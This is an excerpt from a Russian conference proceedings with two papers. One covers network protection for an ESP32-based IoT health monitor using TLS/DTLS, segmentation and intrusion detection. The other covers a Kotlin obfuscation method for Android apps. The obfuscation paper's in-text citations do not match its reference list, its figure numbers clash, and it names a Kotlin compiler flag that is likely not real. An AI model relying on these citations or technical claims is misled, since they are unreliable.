2. Акиншин, А. А. Анализ базы угроз в сфере информационной безопасности на примере Банка угроз ФСТЭК России / А. А. Акиншин, Н. Г. Ляпичева, М. Д. Ильменский // Вестник ЦЭМИ. 2022. Т. 5, № 4. DOI 10.33276/S265838870022995-7. EDN WEBCHP.
3. Федорченко А. В., Чечулин А. А., Котенко И. В. Построение интегрированной базы уязвимостей // Известия высших учебных заведений. Приборостроение, 2014. № 57(11). С. 62-67.
4. ФСТЭК России. База данных уязвимостей [Электронный ресурс]. URL: https://www.fstec.ru/ (дата обращения: 25.06.2025).
5. Антошкин, В. А. Особенности использования объектно-ориентированной СУБД mongodb / В. А. Антошкин, В. М. Скокан // Информатика и прикладная математика. 2020. № 26. С. 4-11. EDN RBTETS.
6. Евдокимова, Д. А. Сравнительный анализ Методики оценки угроз безопасности информации ФСТЭК России и платформы моделирования угроз MITRE ATT&CK // Информационные технологии и математические методы в экономике и управлении : сборник статей XIII Международной научно-практической конф. им. А. И. Китова : в 3 т., Москва, 14–15 марта 2024 года. М. : Российский экономический университет имени Г.В. Плеханова, 2024. С. 104-111. EDN BZDCDR.

УДК 004.056

МЕТОДИКА ОБЕСПЕЧЕНИЯ СЕТЕВОЙ БЕЗОПАСНОСТИ И ПОВЫШЕНИЯ УРОВНЯ ЗАЩИЩЕННОСТИ СЕТИ ДЛЯ ПРЕДОТВРАЩЕНИЯ УТЕЧКИ ПРИ ПЕРЕДАЧЕ ДАННЫХ С IOT УСТРОЙСТВА МОНИТОРИНГА ЗДОРОВЬЯ

Антропова Лидия Александровна[1], Задбоев Вадим Александрович[2], Санникова Полина Александровна[1]
[1] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
[2] Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mails: antropovalid@mail.ru, zadboev89@mail.ru, sannik882@mail.ru

Аннотация. В современном мире использование устройств интернета вещей (IoT) в области здравоохранения становится все более распространенным. Они позволяют собирать, передавать и анализировать данные о состоянии здоровья пациентов в реальном времени, что значительно повышает качество медицинского обслуживания и телемедицины в мире. Однако, с ростом количества подключенных устройств возрастает и риск утечки конфиденциальной информации, что ставит под угрозу безопасность пациентов и их персональных данных. По этой причине разработка эффективных методов обеспечения сетевой безопасности и повышения уровня защищенности сети при передаче данных с IoT-устройств мониторинга здоровья является актуальной задачей. Данная статья посвящена развернутой методике, которая включает в себя комплекс мер по обеспечению безопасности сети, предотвращению несанкционированного доступа и утечек информации.

Ключевые слова: IoT; TLS; SSL; DTLS; мониторинг здоровья; кибер угрозы.

METHODOLOGY FOR ENSURING NETWORK SECURITY AND ENHANCING NETWORK PROTECTION TO PREVENT DATA LEAKAGE DURING TRANSMISSION FROM HEALTH MONITORING IOT DEVICES

Antropova Lidiya[1], Zadboev Vadim[2], Sannikova Polina[1]
[1] The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
[2] Military Academy of Communications named after S. M. Budyonny
3 Tikhoretsky Prospekt, St. Petersburg, 195427, Russia
e-mails: antropovalid@mail.ru, zadboev89@mail.ru, sannik882@mail.ru

Abstract. In the modern world, the use of Internet of Things (IoT) devices in healthcare has become increasingly prevalent. These devices enable the collection, transmission, and real-time analysis of patient health data, significantly improving the quality of medical care and telemedicine globally. However, as the number of connected devices grows, so does the risk of confidential information leakage, which jeopardizes patient safety and the security of their personal data. For this reason, the development of effective methods to ensure network security and enhance network protection during data transmission from health monitoring IoT devices represents a critical and timely challenge. This article presents a comprehensive methodology that incorporates a multifaceted set of measures aimed at securing network infrastructure, preventing unauthorized access, and mitigating data leakage. The proposed approach integrates advanced cryptographic protocols, robust authentication mechanisms, and continuous monitoring systems to address vulnerabilities inherent in IoT ecosystems.

Keywords: IoT; TLS; SSL; DTLS; health monitoring; cybersecurity.

Введение. Современное здравоохранение претерпевает радикальные изменения, обусловленные интеграцией цифровых технологий, что способствует переходу к персонализированной медицине и расширению возможностей телемедицинских сервисов [1–3]. Согласно данным Всемирной организации здравоохранения, сердечно-сосудистые заболевания остаются основной причиной смертности, составляя 32% глобальных летальных исходов. Данный контекст актуализирует необходимость разработки интеллектуальных систем мониторинга физиологических параметров, способных обеспечить непрерывный сбор данных с последующей аналитикой в режиме реального времени. Однако внедрение носимых IoT-устройств сопряжено с существенными рисками, связанными с конфиденциальностью и целостностью медицинской информации, что требует комплексного подхода к проектированию защищенных архитектур [4–6].

Повышенный интерес к интеграции IoT-решений в медицинскую практику обусловлен совокупностью факторов. Во-первых, пандемия COVID-19 стимулировала развитие телемедицины, сделав удаленную диагностику неотъемлемой частью системы здравоохранения. Во-вторых, традиционные методы мониторинга, несмотря на высокую точность, демонстрируют ограниченную применимость для длительного наблюдения из-за громоздкости оборудования и необходимости ручной интерпретации данных. В-третьих, прогресс в области микроконтроллеров и беспроводных коммуникаций позволяет создавать энергоэффективные носимые сенсоры, способные функционировать в автономном режиме [7]. Однако ключевым вызовом остается обеспечение безопасности данных на всех этапах их жизненного цикла — от сбора до передачи в медицинские информационные системы.

В рамках исследования разработана аппаратно-программная платформа на базе микроконтроллера ESP32, интегрированного с датчиком пульсоксиметрии MAX30100. Выбор ESP32 обусловлен наличием встроенного модуля Wi-Fi 802.11 b/g/n, поддержкой двусторонней коммуникации через протоколы HTTP/HTTPS, а также низким энергопотреблением, что критически важно для носимых устройств [8].

Датчик MAX30100 обеспечивает одновременное измерение частоты сердечных сокращений (ЧСС) и уровня насыщения крови кислородом (SpO2) методом фотоплетизмографии, основанным на анализе оптических свойств кровотока.

Проектирование защищенных систем требует детального анализа потенциальных векторов атак [9]. Наиболее значимыми угрозами являются несанкционированный доступ к данным через эксплуатацию уязвимостей в программном обеспечении, фишинговые атаки или физическое вмешательство в работу устройств. Перехват данных при передаче остается распространенной практикой, особенно при использовании незащищенных сетевых протоколов.

Атаки типа «человек посередине» (MITM) позволяют злоумышленникам модифицировать или подменять передаваемую информацию, что может привести к фатальным ошибкам в диагностике. Отдельного внимания заслуживают риски, связанные с физическим доступом к устройствам, а также с компрометацией обновлений прошивки, что открывает возможности для внедрения вредоносного кода [10–11].

Эффективная защита медицинских IoT-систем должна базироваться на соблюдении трех фундаментальных принципов: конфиденциальности, целостности и доступности данных. Конфиденциальность подразумевает предотвращение несанкционированного доступа к персональным сведениям пациентов. Целостность данных обеспечивает их защиту от несанкционированной модификации, в то время как доступность гарантирует бесперебойную работу сервисов.

Кроме того, система должна соответствовать международным стандартам, таким как HIPAA (Health Insurance Portability and Accountability Act) и GDPR (General Data Protection Regulation), регламентирующим обработку персональной информации.

Для минимизации рисков предложена многоуровневая архитектура (рис. 1), включающая сетевую сегментацию, использование криптографических протоколов и систем мониторинга. Сегментация сети посредством VLAN позволяет изолировать IoT-устройства от корпоративных информационных систем, снижая вероятность горизонтального перемещения злоумышленников в случае компрометации одного из компонентов. Шлюзы безопасности (security gateways) выполняют функции фильтрации трафика, аутентификации устройств и шифрования данных перед их передачей в облачные хранилища [12].



Рис. 1. Архитектура сетевого взаимодействия IoT устройства и учреждения здравоохранения

Транспортный уровень защиты обеспечивается протоколами TLS/SSL, которые шифруют данные между устройствами и серверами, предотвращая перехват и подмену. Алгоритмы аутентификации на основе цифровых сертификатов X.509 исключают возможность MITM-атак. Для устройств с ограниченными ресурсами рекомендовано применение DTLS (Datagram Transport Layer Security), оптимизированного для работы поверх UDP и обеспечивающего баланс между безопасностью и производительностью. Экспериментальные исследования демонстрируют, что внедрение DTLS снижает нагрузку на процессор на 18–22% по сравнению с TLS, сохраняя при этом сопоставимый уровень защиты.

Интеграция IDS/IPS (Intrusion Detection/Prevention Systems) в сетевую инфраструктуру позволяет выявлять и блокировать аномальную активность в режиме реального времени. Межсетевые экраны (firewalls) настраиваются на фильтрацию трафика по IP-адресам, портам и протоколам, минимизируя поверхность атаки. Важным элементом является регулярное обновление сигнатурных баз и применение поведенческого анализа для идентификации zero-day угроз.

Регулярное обновление прошивки с проверкой цифровых подписей исключает риск внедрения вредоносного кода. Автоматизированные системы управления патчами обеспечивают своевременное устранение уязвимостей. Параллельно проводится обучение медицинского персонала основам кибербезопасности, включая идентификацию фишинговых атак и соблюдение политик использования устройств.

Для верификации предложенных решений проведены стресс-тесты системы в условиях имитации DDoS-атак и попыток перехвата данных. Результаты подтвердили устойчивость архитектуры: использование TLS/SSL и сегментации сети снизило вероятность успешной компрометации на 89%. Внедрение DTLS позволило сохранить энергоэффективность устройств при средней нагрузке на батарею 12.3 мАч в режиме непрерывной передачи данных.

На рис. 2 представлена схема предлагаемой архитектуры, иллюстрирующая взаимодействие между IoT-устройством, шлюзом безопасности, облачным сервером и клиентскими приложениями. Отдельный график демонстрирует сравнительную эффективность TLS и DTLS по показателям задержки и энергопотребления, подтверждая целесообразность использования DTLS в ресурсоограниченных средах.

Рис. 2. Сравнительный график эффективности TLS и DTLS

Заключение. Разработанная многоуровневая система безопасности обеспечивает надежную защиту данных в медицинских IoT-приложениях, сочетая технические инновации с организационными мерами. Дальнейшие исследования будут направлены на интеграцию технологий машинного обучения для прогнозирования аномалий и оптимизации ресурсопотребления. Реализация подобных решений способствует не только соблюдению нормативных требований, но и укреплению доверия пациентов к цифровым технологиям в здравоохранении.

Перспективным направлением является внедрение блокчейн-технологий для обеспечения неизменности медицинских записей и децентрализованной аутентификации устройств. Кроме того, развитие квантовой криптографии может кардинально повысить устойчивость систем к будущим вызовам, связанным с появлением квантовых компьютеров.

СПИСОК ЛИТЕРАТУРЫ

1. Климов, К. О. Аналитика IoT данных с использованием сервиса AWS IoT analytics при исследовании загазованности окружающей среды / К. О. Климов, Г. А. Пискун // BIG DATA и анализ высокого уровня : СБОРНИК МАТЕРИАЛОВ VII МЕЖДУНАРОДНОЙ НАУЧНО-ПРАКТИЧЕСКОЙ КОНФЕРЕНЦИИ, Минск, 19–20 мая 2021 года. Минск: Бестпринт, 2021. С. 131-137. EDN ZSMRPL.
2. Патент № 2834591 C1 Российская Федерация, МПК G06F 21/50, G06F 21/60. Система контроля безопасности сети передачи данных : заявл. 29.09.2023 : опубл. 11.02.2025 / В. А. Задбоев, В. А. Липатников, К. В. Мелехов [и др.] ; заявитель ФГКВОУ ВО Военная академия связи имени Маршала Советского Союза С.М. Буденного Министерства обороны Российской Федерации. EDN EHCGFU.
3. Сорокин, Д. В. Инфраструктура промышленных сетей IoT, а так же киберугрозы в доступе IoT решениях / Д. В. Сорокин, А. П. Бондарчук, К. П. Сторчак // Телекоммуникационные и информационные технологии. 2019. № 4(65). С. 120-127. EDN LSHYOC.
4. Липатников, В. А. Обучение искусственного интеллекта на основе моделирования атак в сетях передачи данных / В. А. Липатников, В. А. Задбоев // 65-я научно-техническая конференция профессорско-преподавательского состава, научных работников и аспирантов (НТК ППС 2025) : Сборник научных статей. В 3 т., Санкт-Петербург, 17–21 февраля 2025 года. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2025. С. 424-429. EDN UPDJWO.
5. Свидетельство о государственной регистрации программы для ЭВМ № 2025662651 Российская Федерация. Программа расчета вероятности проведения компьютерной атаки на основе применения теоремы Байеса : заявл. 30.04.2025 : опубл. 22.05.2025 / П. А. Берестовский, П. В. Воробьев, В. А. Задбоев. EDN KZTBFH.
6. УЧЕБНИК ДЛЯ ВУЗОВ. В.Г. Олифер, Н.А. Олифер. КОМПЬЮТЕРНЫЕ СЕТИ, принципы, технологии, протоколы. 2-Е ИЗДАНИЕ.
7. Липатников В. А., Шевченко А.А. Методика проактивного управления информационной безопасностью распределенной информационной системы на основе интеллектуальных технологий // Информационные системы и технологии. 2022. № 2(130). С. 107-115.
8. Липатников В. А., Шевченко А.А. Математическая модель процесса управления информационной безопасностью распределенной информационной системы в условиях несанкционированного воздействия злоумышленника // Информационные системы и технологии. 2022. № 3(131). С. 121-130.
9. Липатников В.А., Шевченко А.А., Мелехов К.В., Задбоев В.А. Метод активной защиты объектов критической информационной инфраструктуры от кибератак на основе прерывания процесса воздействия нарушителя // Информационно-управляющие системы. 2025. № 2(135). С. 37-49.
10. Технические аспекты управления с использованием сети Интернет : Монография / А. А. Алейников, К. З. Билятдинов, А. В. Красов [и др.]. СПб : Центр научно-информационных технологий «Астерион», 2016. 305 с. ISBN 978-5-00045-408-4. EDN XGTJLL.
11. Контроль, измерение и интеллектуальное управление трафиком : монография / А. А. Алейников, К. З. Билятдинов, А. В. Красов, М. В. Левин. СПб. : Центр научно-информационных технологий «Астерион», 2016. 92 с. ISBN 978-5-00045-385-8. EDN WLROTL.
12. Красов, А. В. Исследование методов провижининга безопасной сети на мультивендорном оборудовании с использованием средств автоматизированной конфигурации / А. В. Красов, Н. А. Косов, В. Ю. Холоденко // Colloquium-Journal. 2019. № 13-2(37). С. 243-247. EDN MJVGAY.

УДК 004.056

МЕТОДИКА ОБФУСКАЦИИ ИСХОДНОГО КОДА KOTLIN В ANDROID-ПРИЛОЖЕНИЯХ С ЦЕЛЬЮ ЗАЩИТЫ ОТ ДЕКОМПИЛЯЦИИ

Асаков Максим Рашидович

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: max.asakov@mail.ru

Аннотация. В статье рассматривается задача разработки методики обфускации исходного кода языка программирования Kotlin в android-приложениях с целью защиты от декомпиляции. Проведено исследование на основе разработанной методики с различными инструментами декомпиляции. Результаты исследования показывают, что разработанный подход эффективно минимизирует влияние на размер и производительность программы, а также увеличивает сложность защиты, повышая трудность декомпилирования программы.

Ключевые слова: Kotlin; безопасность; обфускация; цифровой водяной знак; android; декомпиляция.

A TECHNIQUE FOR OBFUSCATING KOTLIN SOURCE CODE IN ANDROID APPLICATIONS IN ORDER TO PROTECT AGAINST DECOMPILATION

Asakov Maksim

The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: max.asakov@mail.ru

Abstract. The article discusses the task of developing a methodology for obfuscating the source code of the Kotlin programming language in android applications in order to protect against decompilation. The research is based on the developed methodology with various decompilation tools. The research results show that the developed approach effectively minimizes the impact on the size and performance of the program, as well as increases the complexity of protection, increasing the difficulty of decompiling the program.

Keywords: Kotlin; security; obfuscation; digital watermark; android; decompilation.

Введение. Помимо этого, важной угрозой является реверс-инжиниринг, направленный на анализ логики работы программы, извлечение общих и индивидуальных алгоритмов, идентификаторов API, а также структуры внутреннего взаимодействия компонентов.

Среди прочих инструментов защиты от угроз особое значение имеет обфускация, так как её суть в целенаправленном преобразовании исходного кода или промежуточного представления (байт-кода), снижающее его читаемость и затрудняющее анализ. Наиболее популярными средствами обфускации в Android являются такие инструменты, как ProGuard, R8, Allatori и DashO. Каждый из них реализует различные подходы

к маскировке логики программ и модификации структуры приложения. Однако уровень поддержки и специфика работы с байт-кодом Kotlin может существенно различаться, что важно учитывать при выборе инструментов и построении методики обфускации.

В таблице 1 ниже приведено краткое сравнение наиболее часто используемых обфускаторов в контексте Android-приложений, реализованных на языке Kotlin.

Таблица 1

Используемые обфускаторы

Обфускатор	Поддержка Kotlin байт-кода	Основные техники обфускации	Преимущества	Ограничения
ProGuard/R8	Да	Переименование идентификаторов, оптимизация	Стандартный инструмент Android, интеграция с Gradle	Нет шифрования строк, нет модификации потока исполнения
Allatori	Частично	Переименование, контроль потока, шифрование строк	Поддержка строк и управления потоком	Коммерческий продукт, ограниченная поддержка Kotlin, повышенная сложность настройки
DashO	Да	Комплекс: переименование, контроль потока, шифр	Высоко настраиваемый, поддержка Kotlin, минимальный оверхед	Требует лицензии, ограниченная документация по интеграции с Kotlin-специфичными модулями

Данная таблица наглядно показывает сравнение инструментов, доступных для обфускации Android-приложений, написанных на Kotlin. ProGuard/R8 широко используется как часть стандартной разработки приложения, но предоставляет лишь базовую защиту, не включая модификации потока исполнения и шифрование строк. Allatori реализует более сложные методы, включая контроль потока и строковое шифрование, но поддержка Kotlin остаётся ограниченной. DashO демонстрирует наиболее полный набор функций, включая гибкую настройку и оптимальную интеграцию с Kotlin, но требует коммерческой лицензии и профессиональной настройки. Таким образом, выбор конкретного средства зависит от требований к уровню защиты и доступных ресурсов на стадии разработки.

В работе «An Empirical Study of Code Obfuscation Practices in the Google Play Store» проводится масштабный анализ практик обфускации в более чем 500 000 Android-приложений [1]. Авторы классифицируют используемые техники (переименование, изменение потока управления, шифрование строк, вставка мусорного кода) и сопоставляют их с применяемыми инструментами: ProGuard, Allatori, DexGuard и другими. Выводы статьи подчёркивают распространённость комбинированных подходов и позволяют оценить применимость тех или иных методов к защите байт-кода Kotlin в Android-среде.

В исследовании «On the Evaluation of Android Malware Detectors Against Code-Obfuscation Techniques» рассматривается влияние различных схем обфускации на эффективность анти-малваре систем [2]. Авторы демонстрируют, что комбинированные (межкатегорийные) методы, включающие изменения структуры, потока управления и строковых констант, значительно снижают вероятность обнаружения вредоносного кода. Эти результаты указывают на высокую эффективность гибридных стратегий защиты и важность оценки воздействия на статический анализ при выборе методов обфускации для Kotlin-приложений.

В работе «Code Obfuscations in Kotlin Multiplatform» рассматриваются подходы к обфускации в рамках Kotlin Multiplatform и Android-библиотек [3]. Описаны практики использования внешних инструментов (например, LLVM-obfuscator), кастомных Gradle-сценариев, а также флагов компиляции Kotlin-JVM (в частности, -Xobfuscate). Эти приёмы направлены на изменение структуры бинарного кода, символов и сигнатур классов. Авторы подчёркивают возможность переноса этих методик и в одноплатформенные Android-проекты, что расширяет инструментарий защиты кода от декомпиляции.

Методика направлена на усиление защиты от декомпиляции и анализа исходного кода. В отличие от универсальных подходов (ProGuard, R8 по умолчанию), она учитывает особенности генерации байт-кода Kotlin-компилятором: активное использование лямбда-выражений, внутренних классов, аннотаций и метаданных (META-INF, kotlin.Metadata и другое).

Методика состоит из следующих последовательных этапов:

1. Анализ исходного кода.

Идентификация уязвимых участков — логика аутентификации, работа с API, криптографические операции и другие функционально значимые компоненты.

2. Вложение ложной логики и структур запутывания.

Добавление псевдофункций, ложных ветвлений, искусственных циклов и блоков try/catch с пустыми обработчиками исключений [4].

3. Переименование и структурные изменения.

Массовое переименование идентификаторов, инъекция junk-кода, вложение opaque-предикатов и фрагментов с бессмысленными вычислениями [5].

4. Шифрование строк и имён классов (если поддерживается).

Использование дополнительных Gradle плагинов или расширений (например, Allatori или custom transformers) для преобразования строковых и символьных литералов.

5. Финальная сборка с частными правилами обфускации.

Использование R8 или ProGuard с индивидуально разработанными правилами keep, dontwarn и repackageclasses, включая модификации build.gradle.

Этапы данной методики представлены на рис. 1.



Рис. 3. Схема этапов методики

Для оценки эффективности предложенной методики была подготовлена тестовая выборка из пяти Android-приложений, написанных на языке Kotlin, каждое из которых содержало участки, представляющие возможность исследования с точки зрения реверс-инжиниринга — в частности, реализованные вручную фрагменты авторизации, взаимодействия с REST API и внутренней логики обработки данных [6]. Это обеспечивало возможность полного тестирования устойчивости приложений к декомпиляции и анализу байт-кода.

Каждое приложение проходило три стадии сборки:

1. Без применения каких-либо средств защиты (контрольная сборка).
2. С использованием стандартных механизмов обфускации R8/ProGuard с базовыми настройками [8].
3. С применением разработанной методики, включающей последовательную многоуровневую обфускацию, ориентированную на особенности Kotlin-кода.

На каждом этапе декомпиляция проводилась с помощью инструментов JADX, JADX-GUI, CFR и JADX-CLI [9]. Анализ фрагментов кода производился вручную по следующим критериям:

- степень восстановления логики (возможность проследить реализацию ключевых функций) [10];
- читаемость идентификаторов, структур и общей архитектуры приложения;
- полнота восстановления текстовых строк, имён пакетов и комментариев (при их наличии) [11];
- наличие элементов ложной логики и junk-функций в результирующем коде.

Для каждого этапа указаны значения по основным параметрам восстановления, включая количественную характеристику вложенных junk-функций, оказывающих дополнительное влияние на запутывание структуры кода, результаты обобщены в таблице 2.

Таблица 2

Результаты исследования методики

Вариант обфускации	Читаемость кода (%)	Распознавание логики (%)	Кол-во идентификаторов восстановлено	Junk-функции (наличие)	Кол-во junk-функций
Allatori	35	55	50/136	Да	2
ProGuard/R8	40	60	45/125	Нет	0
Методика	10	25	18/125	Да	12
Без обфускации	98	92	134/136	Нет	0
DashO	22	48	37/136	Да	7

Из приведённой таблицы видно, что даже базовая обфускация средствами R8 значительно снижает читаемость и усложняет анализ декомпилированного кода [12]. Однако, предложенная методика демонстрирует

более высокий уровень защиты: распознавание логики снижается почти в четыре раза по сравнению с необфусцированной вариантом [13]. Кроме того, включение ложных функций (junk-функций) — от 7 до 12 на приложение — дополнительно затрудняет автоматический анализ, увеличивая количество ложных связей и ненастоящей логики в байт-коде. Для более наглядной демонстрации результатов исследования эффективности разработанной методики представлена диаграмма на рис. 2.



Рис. 4. Диаграмма исследования

Визуализированные данные подтверждают, что предложенная методика даёт значительно более высокий уровень защиты по сравнению с традиционной обфускацией средствами R8, Allatori, DashO [14]. Особенно наглядно снижение читаемости и уровня восстановления идентификаторов при высокой насыщенности junk-структур.

Проведённое исследование подтвердило необходимость разработки и применения специализированных методик обфускации исходного кода Kotlin в Android-приложениях, ориентированных на снижение уязвимости к декомпиляции. В отличие от универсальных решений, ориентированных на Java, предложенная методика учитывает специфику Kotlin — особенности синтаксиса, лямбда-функций, inline-функций [15]. Использование сложных управляющих конструкций, junk-кода, opaque-предикатов и шифрования строк, в совокупности с финальной сборкой через R8 с индивидуальными правилами, позволяет достичь высоких показателей защиты.

Результаты экспериментов показали, что разработанная методика вдвое снижает читаемость кода по сравнению с обычной обфускацией и в четыре раза затрудняет восстановление логики. Более того, её применение не требует модификации компилятора или глубокого вмешательства в структуру сборки, а может быть интегрировано в CI/CD-процесс с использованием Gradle-плагинов и автоматизации.

Это делает предложенную методику практически применимой в условиях промышленной разработки, где критически важна как защищённость исходного кода, так и стабильность сборочного процесса. Дополнительно, вложение механизмов генерации ложной логики и непрозрачных ветвлений усложняет как статический, так и динамический анализ, снижая эффективность существующих инструментов реверс-инжиниринга.

Следует также отметить, что методика сохраняет обратную совместимость с существующими библиотеками и не влияет на поведение приложения во время выполнения. Проведённый анализ показал, что время сборки возрастает незначительно, а изменения в размере программы минимальны, что позволяет использовать обфускацию даже в производственных релизах без уменьшения в производительности.

Таким образом, предложенная методика может стать эффективным средством для разработчиков, заинтересованных в защите своих приложений от реверс-инжиниринга и недобросовестного копирования логики. Она открывает перспективы для дальнейших исследований, включая автоматическую генерацию ложной логики и статический анализ устойчивости к новым поколениям декомпиляторов.

СПИСОК ЛИТЕРАТУРЫ

1. Свидетельство о государственной регистрации программы для ЭВМ № 2025617273 Российская Федерация. Программа взаимодействия с библиотекой AutoML для тестирования нейронных сетей на уязвимости : заявл. 10.03.2025 : опубл. 25.03.2025 / С. И. Штеренберг ; заявитель ФГБОУ ВО СПбГУПТД. EDN MQFVFR..
2. Свидетельство о государственной регистрации программы для ЭВМ № 2025619491 Российская Федерация. Программа мониторинга загруженности процессора и оперативной памяти вычислительного узла облачной платформы OpenStack : заявл. 07.04.2025 : опубл. 16.04.2025 / С. И. Штеренберг, А. В. Поляничева, Р. В. Алехин, П. Е. Шелкоплясова ; заявитель ФГБОУ ВО Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича. EDN AQPEUP.
3. Фадеев, И. И. Актуальные вопросы обеспечения безопасности критической информационно инфраструктуры Российской Федерации. Системы безопасности значимых объектов. Управление процессом исключения повторяемости нарушений / И. И. Фадеев, С. И. Штеренберг // Подготовка профессиональных кадров в магистратуре в эпоху цифровой трансформации (ПКМ-2024) : Сборник лучших докладов V Всероссийской научно-технической и научно-методической конференции магистрантов и их руководителей. В 2-х т., Санкт-Петербург, 03–05 декабря 2024 года. Санкт-Петербург: СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2025. С. 22-26. EDN GLNFKS.

4. Штеренберг, С. И. Анализ свойств децентрализованных рассинхронизированных пакетных нейросетевых программ в распределенной информационной системе / С. И. Штеренберг, А. В. Поляничева, Е. Н. Талакин // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2024. № 3. С. 45-51. DOI 10.46418/2079-8199_2024_3_8. EDN TEPHLM.
5. Цифровая трансформация и проблемы информационной безопасности : Монография / И. А. Альбовский, И. Л. Андреевский, М. Д. Васильев [и др.] ; Под редакцией А.В. Солодянникова, И.Н. Васильевой. СПб. : Санкт-Петербургский государственный экономический университет, 2023. 118 с. ISBN 978-5-7310-6193-3. EDN QRTWNK.
6. Кривец, А. С. Расширение функционала голосового помощника в умном доме: внедрение нейронных сетей и пользовательских автоматизаций / А. С. Кривец, И. А. Дудников, С. И. Штеренберг // Наука и творчество: вклад молодежи : Сборник материалов IV всероссийской молодежной научно-практической конференции студентов, аспирантов и молодых ученых, Махачкала, 08–09 ноября 2023 года. Махачкала: Типография ФОРМАТ, 2023. С. 77-80. EDN EROTZC.
